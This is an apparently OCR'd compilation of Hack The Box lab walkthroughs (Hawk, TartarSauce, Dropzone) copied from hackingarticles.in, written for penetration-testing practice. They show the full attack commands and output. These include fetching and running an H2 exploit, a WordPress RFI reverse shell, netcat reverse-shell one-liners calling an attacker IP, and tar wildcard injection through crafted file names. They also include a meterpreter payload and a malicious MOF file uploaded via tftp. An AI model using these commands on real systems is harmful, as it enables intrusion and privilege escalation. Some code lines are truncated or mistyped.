
```
1  searchsploit -m 45506
2  python -m SimpleHTTPServer 8080
```

```
root@kali:~# searchsploit H2 database
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
H2 Database - 'Alias' Arbitrary Code Execution
H2 Database 1.4.196 - Remote Code Execution
H2 Database 1.4.197 - Information Disclosure
------------------------------------------------------------------------------
Shellcodes: No Result
root@kali:~# searchsploit -m 45506
  Exploit: H2 Database 1.4.196 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/45506/
     Path: /usr/share/exploitdb/exploits/java/webapps/45506.py
File Type: Python script, UTF-8 Unicode text executable, with CRLF line terminators

Copied to: /root/45506.py


root@kali:~# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Afterwards we have downloaded our exploit **45506.py** in the **/tmp** directory of target machine. Then Grant the FULL permission to the exploit and execute it using command.

```
1  cd /tmp
2  wget http://10.10.14.10:8080/45506.py
3  chmod 777 455506.py
4  python3 45506.py –H 127.0.0.1:8082
5  id
```

Finally!! We have got the **root access**. Now let's go and get the **"root.txt".** We take a look at the content of the file and find our **final flag**.



Autho

From <https://www.hackingarticles.in/hack-the-box-hawk-walkthrough/>

Tartar Sauce

Wednesday, January 2, 2019 7:12 PM

Level: Expert
Task: To find user.txt and root.txt file
Note: Since these labs are online available therefore they have a static IP. The IP of TarTarSauce is 10.10.10.88

Penetrating Methodology


- Network scanning (Nmap)
- Directory Enumeration (Drib)
- Exploiting WordPress against RFI Vulnerability
- Spawning TTY shell
- Check sudoers list permissions
- Wildcard injection privilege escalation
- Modify backup file to get root flag

Walkthrough


Let's start off with our basic nmap command to find out the open ports and services.

```
1 nmap -A 10.10.10.88
```

From given below image, you can observe we found port 80 is open for http service and found robot.txt with 5 disallowed entries.



Let's navigate to port 80 through a web browser. By exploring IP in the URL box, it puts up following web page as shown in the below image.




We don't find anything on the webpage, so we run dirb to enumerate the directories. We find a directory called "/webservices/". We further enumerate "/webservices/" as we don't find anything in that directory.

```
1  dirb http://10.10.10.88
2  dirb http://10.10.10.88/webservices/
```

```
root@kali:~# dirb http://10.10.10.88/webservices/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Oct 20 12:24:14 2018
URL_BASE: http://10.10.10.88/webservices/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.88/webservices/ ----
==> DIRECTORY: http://10.10.10.88/webservices/wp/

---- Entering directory: http://10.10.10.88/webservices/wp/ ----
+ http://10.10.10.88/webservices/wp/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.10.10.88/webservices/wp/wp-admin/
==> DIRECTORY: http://10.10.10.88/webservices/wp/wp-content/
==> DIRECTORY: http://10.10.10.88/webservices/wp/wp-includes/
+ http://10.10.10.88/webservices/wp/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://10.10.10.88/webservices/wp/wp-admin/ ----
+ http://10.10.10.88/webservices/wp/wp-admin/admin.php (CODE:302|SIZE:0)
```

Dirb scan gave us the directory called “/webservices/wp/” that hosts a wordpress site.

We run wpscan to enumerate the themes and plugins and find a vulnerable plugin called “Gwolle Guestbook”. We search for the exploit and find that it is vulnerable to Remote File Inclusion (RFI).



We follow the instructions according to the given POC on exploit-db and use the php-reverse-shell.php available on kali Linux. We copy it to desktop and rename it to **wp-load.php** to execute our php shell using RFI. We start our python HTTP server to exploit RFI on the target machine.

```
1  python -m SimpleHTTPServer 80
```

We setup our listener using netcat; as soon as we execute our php shell through RFI, we are successfully able to get a reverse shell. We go to “/home” directory and find a folder called “onuma”. We are unable to access “onuma” directory. So we spawn a tty shell using python to check the sudoers list.

```
1  python -c "import pty; pty.spawn('/bin/bash')"
```

We check the sudoers list and find that we can run tar as user “onuma” without any password. Hence we can exploit wild card injection for privilege escalation.

```
1  sudo -l
```

```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
10.10.10.88: inverse host lookup failed: Unknown host
connect to [10.10.14.177] from (UNKNOWN) [10.10.10.88] 54500
Linux TartarSauce 4.15.0-041500-generic #201802011154 SMP Thu Feb 1 12:05:23 UTC 2018 i686 i68
 12:30:58 up 48 min,  0 users,  load average: 4.12, 3.48, 2.95
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home
$ ls
onuma
$ cd onuma
/bin/sh: 3: cd: can't cd to onuma
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@TartarSauce:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
www-data@TartarSauce:/home$
```

We create an nc reverse shell using msfvenom.

```
1  msfvenom -p cmd/unix/reverse_netcat lhost=10.10.14.177 lport=4444 R
```

```
root@kali:~# msfvenom -p cmd/unix/reverse_netcat lhost=10.10.14.177 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 94 bytes
mkfifo /tmp/cezbk; nc 10.10.14.177 4444 0</tmp/cezbk | /bin/sh >/tmp/cezbk 2>&1; rm /tmp/cezbk
```

Now we move to the reverse shell and create a bash file using the nc command and save it as “wp.sh”.

Now tar has the ability to execute command using “–checkpoint-action”. So we created a file named “–checkpoint-action=exec=sh wp.sh” and “–checkpoint=1”. So that we can execute our command as user onuma.

```
1  mkdir data
2  cd data
3  echo "mkfifo /tmp/cezbk; nc 10.10.14.177 4444 0</tmp/cezbk | /bin/sh>/tmp/cezbk 2>&1;
4  rm /tmp/cezbk" > wp.sh
5  echo "" > "--checkpoint-action=exec=sh wp.sh"
6  echo "" > --checkpoint=1
   sudo -u onuma /bin/tar cf archive.tar *
```

```
www-data@TartarSauce:/tmp$ mkdir data
mkdir data
www-data@TartarSauce:/tmp$ cd data
cd data
www-data@TartarSauce:/tmp/data$ echo "mkfifo /tmp/cezbk; nc 10.10.14.177 4444 0</tmp/cezbk | /bin/s
h >/tmp/cezbk 2>&1; rm /tmp/cezbk" > wp.sh
<</tmp/cezbk | /bin/sh >/tmp/cezbk 2>&1; rm /tmp/cezbk" > wp.sh
www-data@TartarSauce:/tmp/data$ echo "" > "--checkpoint-action=exec=sh wp.sh"
echo "" > "--checkpoint-action=exec=sh wp.sh"
www-data@TartarSauce:/tmp/data$ echo "" > --checkpoint=1
echo "" > --checkpoint=1
www-data@TartarSauce:/tmp/data$ sudo -u onuma /bin/tar cf archive.tar *
sudo -u onuma /bin/tar cf archive.tar *
```

We use setup our listener using netcat, as soon as we run the tar command as user

“onuma” we get our reverse shell as user “onuma”. Now we change the directory to /home/onuma and find the file called “user.txt” we take a look at the content of the file and find the 1st flag. After finding the flag we spawn a tty shell using python.

```
1  python -c 'import pty; pty.spawn("/bin/bash")'
```

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.88: inverse host lookup failed: Unknown host
connect to [10.10.14.177] from (UNKNOWN) [10.10.10.88] 44896
id
uid=1000(onuma) gid=1000(onuma) groups=1000(onuma),24(cdrom),30(dip),46(plugdev)
cd /home
ls
onuma
cd onuma
ls
shadow_bkp
user.txt
cat user.txt
b2d6ec45472467c836f253bd170182c7
python -c 'import pty;pty.spawn("/bin/bash")'
onuma@TartarSauce:~$ cat shadow_bkp
cat shadow_bkp
```

Enumerating through the system we find a file a called a backuperer that has been symlinked to a file a named “backup” in “/usr/local/bin directory”.

```
onuma@TartarSauce:~$ ls -al /usr/local/bin/
ls -al /usr/local/bin/
total 8
drwxr-xr-x  2 root root 4096 Feb 17  2018 .
drwxr-xr-x 10 root root 4096 Feb  9  2018 ..
lrwxrwxrwx  1 root root   20 Feb 17  2018 backup -> /usr/sbin/backuperer
onuma@TartarSauce:~$
```

We take a look at the content of the file and find that it is a file that creates a gzip archive of files inside “/var/www/html/”. It also checks the integrity of the file after 30 seconds from the creation of the file.

```
onuma@TartarSauce:~$ cat /usr/sbin/backuperer
cat /usr/sbin/backuperer
#!/bin/bash

#-------------------------------------------------------------------------------
# backuperer ver 1.0.2 - by ȝмɼgиєȝ
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddie defaces us again.
# We will be able to quickly restore from a backup in seconds ;P
#-------------------------------------------------------------------------------

# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check

# formatting
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf $"-";
    done
}
bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
/usr/bin/printf $"$bdr\nAuto backup backuperer backup last ran at : $(/bin/date)\n$bdr

# Cleanup from last time.
/bin/rm -rf $tmpdir/.* $check

# Backup onuma website dev files.
```

We use a script that takes the advantage of the “sleep” function of the script. As it waits for 30 seconds and then checks the integrity of the file we have 30 seconds to recreate the archive. We use this script here. After running the script we find the root flag.

```
/var/tmp/.93b5c2b6561a82ba56399efcf70eb56418b05451
Only in /var/www/html: index.html
diff -r /var/www/html/robots.txt /var/tmp/check/var/www/html/robots.txt
1,7c1
< User-agent: *
< Disallow: /webservices/tar/tar/source/
< Disallow: /webservices/monstra-3.0.4/
< Disallow: /webservices/easy-file-uploader/
< Disallow: /webservices/developmental/
< Disallow: /webservices/phpmyadmin/
<
---
> e79abdab8b8a4b64f8579a10b2cd09f9
Only in /var/www/html/webservices: monstra-3.0.4
Only in /var/www/html/webservices/wp: index.php
```

Autho

From <https://www.hackingarticles.in/hack-the-box-tartarsauce-walkthrough/>

Bastard

Wednesday, January 2, 2019 7:13 PM

Dropzone

Wednesday, January 2, 2019 7:13 PM

evel: Expert
Task: To find user.txt and root.txt file
Note: Since these labs are online available therefore they have a static IP. The IP of Dropzone is 10.10.10.90

Walkthrough

Let's start off with our basic nmap command to find out the open ports and services.

```
1 nmap -sU -T4 10.10.10.90
```

From given below image, you can observe we found port 69 is open on the target system and running tftp service.

```
root@kali:~# nmap -sU -T4  10.10.10.90
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-04 11:34 EST
Nmap scan report for 10.10.10.90
Host is up (0.15s latency).
Not shown: 999 open|filtered ports
PORT   STATE SERVICE
69/udp open  tftp

Nmap done: 1 IP address (1 host up) scanned in 41.12 seconds
```

We connect to the target system using tftp client and find that we can upload and download file. We get the "boot.ini" file to find the operating system running system on the target machine.

```
1 tftp 10.10.10.90
```

We take a look at the boot.ini file and find that the target system is running "Windows XP".

```
1 cat boot.ini
```

```
root@kali:~# tftp 10.10.10.90
tftp> get /boot.ini
Received 211 bytes in 20.2 seconds
tftp> quit
root@kali:~# cat boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional"
root@kali:~#
```

We are unable to find any exploit for tftp service. So we are going to use MOF file WMI exploitation to get reverse shell of the target machine.

```
1 msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.4 lport=443 -f exe > hack.exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.4 lport=443 -f exe > hack.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

We have an msf module called “wbemexec.rb” to generate MOF file (you can find the file here). We download the file and edit it to run our shell code. You can download the modified code from here.

```
  GNU nano 3.1

class MyClasshack
{
        [key] string Name;
};
class ActiveScriptEventConsumer : __EventConsumer
{
        [key] string Name;
        [not_null] string ScriptingEngine;
        string ScriptFileName;
        [template] string ScriptText;
  uint32 KillTimeout;
};
instance of __Win32Provider as $P
{
    Name  = "ActiveScriptEventConsumer";
    CLSID = "{266c72e7-62e8-11d1-ad89-00c04fd8fdff}";
    PerUserInitialization = TRUE;
};
instance of __EventConsumerProviderRegistration
{
  Provider = $P;
  ConsumerClassNames = {"ActiveScriptEventConsumer"};
};
Instance of ActiveScriptEventConsumer as $cons
{
  Name = "ASEC";
  ScriptingEngine = "JScript";
  ScriptText = "\ntry {var s = new ActiveXObject(\"Wscript.Shell\");\ns.Run
};
Instance of ActiveScriptEventConsumer as $cons2
{
  Name = "qndASEC";
  ScriptingEngine = "JScript";
  ScriptText = "\nvar objfs = new ActiveXObject(\"Scripting.FileSystemObjec
};
instance of __EventFilter as $Filt
{
  Name = "instfilt";
  Query = "SELECT * FROM __InstanceCreationEvent WHERE TargetInstance.__cla
  QueryLanguage = "WQL";
};
```

We upload both the shell and the MOF file using tftp.

```
1  tftp> binary
2  tftp> put hack.exe /WINDOWS/system32/hack.exe
3  tftp> put hack.mof /WINDOWS/system32/wbem/mof/hack.mof
```

```
root@kali:~# tftp 10.10.10.90
tftp> binary
tftp> put hack.exe /WINDOWS/system32/hack.exe
Sent 73802 bytes in 20.9 seconds
tftp> put hack.mof /WINDOWS/system32/wbem/mof/hack.mof
tftp> put hack.mof /WINDOWS/system32/wbem/mof/hack.mof
Sent 2156 bytes in 0.8 seconds
tftp>
```

We setup our listener before uploading both the files.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.4
msf exploit(multi/handler) > set lport 443
msf exploit(multi/handler) > run
```

As soon as we upload the MOF file and our payload we get a reverse shell. After getting the reverse shell we check for system information and find that we have spawned a shell as administrator.

```
meterpreter > sysinfo
meterpreter > getuid
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.4
lhost => 10.10.14.4
msf exploit(multi/handler) > set lport 443
lport => 443
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.4:443
[*] Sending stage (179779 bytes) to 10.10.10.90
[*] Meterpreter session 1 opened (10.10.14.4:443 -> 10.10.10.90:1044) at 2018-11-04

meterpreter > sysinfo
Computer        : DROPZONE
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

